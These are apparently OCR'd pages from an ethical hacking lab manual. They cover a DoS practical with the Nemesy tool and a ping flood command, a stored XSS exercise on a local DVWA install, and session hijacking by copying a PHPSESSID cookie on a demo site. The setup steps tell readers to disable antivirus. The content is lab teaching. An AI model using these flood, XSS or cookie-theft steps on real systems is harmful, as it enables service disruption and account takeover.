
Before Downloading Nemesy Disable Realtime Security

1.Download and launch Nemesy.


Link-[Nemesy Download]



2. Enter the victim IP and set the Number of Packets and set delay.



3. Click Send



We can see that infinite packets are being sent to target ip.

Or as an Alternative method we can use ping flood to cause DOS

ping -t <target IP> -l 65500

```
C:\Users\Sumit Yadav>ping -t 192.168.1.8 -l 65500

Pinging 192.168.1.8 with 65500 bytes of data:
Reply from 192.168.1.8: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.8: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.8: bytes=65500 time<1ms TTL=128
Reply from 192.168.1.8: bytes=65500 time<1ms TTL=128
```

Ping flood can be performed between Host os and Guest OS.

Pinging from Host-Windows 11 to Guest OS i.e Windows 7

PRACTICAL NO: 6

Aim: Persistent Cross Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the Consequences of the attack and understand the potential risks associated with XSS vulnerabilities.


Disable Realtime Security before beginning with the steps.

1.Download XAMPP (64 bit) and Install XAMPP: XAMPP

Installing XAMPP is important before downloading DVWA


2.Download DVWA and extract DVWA: DVWA

DVWA will be downloaded as Vulnerable APIs source code




3.Rename the downloaded digininja-DVWA as DVWA

4.Paste the DVWA folder at C:\xampp\htdocs



5.Open DVWA folder then open config folder



Rename the config file to **config.inc**

Erase the .php.dist section

6.Open the config file with notepad


Change the username to “root”

Change the password field to “”

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'root';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: '';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```


7.Save the config file and Open XAMPP control panel

Start Apache and Mysql from XAMPP control panel.




8.Visit - http://localhost/DVWA/setup.php from browser

click on the reset database



9.Following will be output




10.Login with username and password for Logging in.


Username – admin

Password – password


localhost/DVWA/login.php

11.Then navigate to DVWA security level and set the security to low and click on submit.





12.Navigate to XSS (stored)



13.Enter the Name and Message as follows:


Name: ABC

Message: <script>

{ alert("Hello")


}

</script>



14.Then Click on Sign Guestbook.

Output:



PRACTICAL NO: 7

Aim: Session Impersonation with Firefox and Tamper Data

a. Install and configure the Tamper Data add-on in Firefox.


b. Intercept and modify HTTP requests to impersonate user's session.

c. Understand the impact of session impersonation and the importance of session management.


Solution:


Step1: Install and open Firefox Browser. Go to Addons and search Tamper Data.

Type about:addons and hit enter




Step2: Search Tamper Data and click on Add to Firefox





Step3: Search for Cookie Editor and click on Add to Firefox.




Step 4: After adding both the addons, In new tab visit http://www.techpanda.org/

Step 5: Enter Credentials.


Enter Email: admin@google.com

Enter Password: Password2010




Click Submit after entering credentials.


Following page opens,



Step 6: Click on Cookie Editor Add-on on top right corner. Copy Session id.




Click Allow



Click on Cookie Editor from Addons tab Again

Copy Session ID: Example-→ PHPSESSID=9nvnr2j49keggfs815m1f6cf4s




Don't Logout from techpanda.org and close the tab directly.


Step7: Go to options/privacy/ and delete the cookies.

about:preferences:#privacy

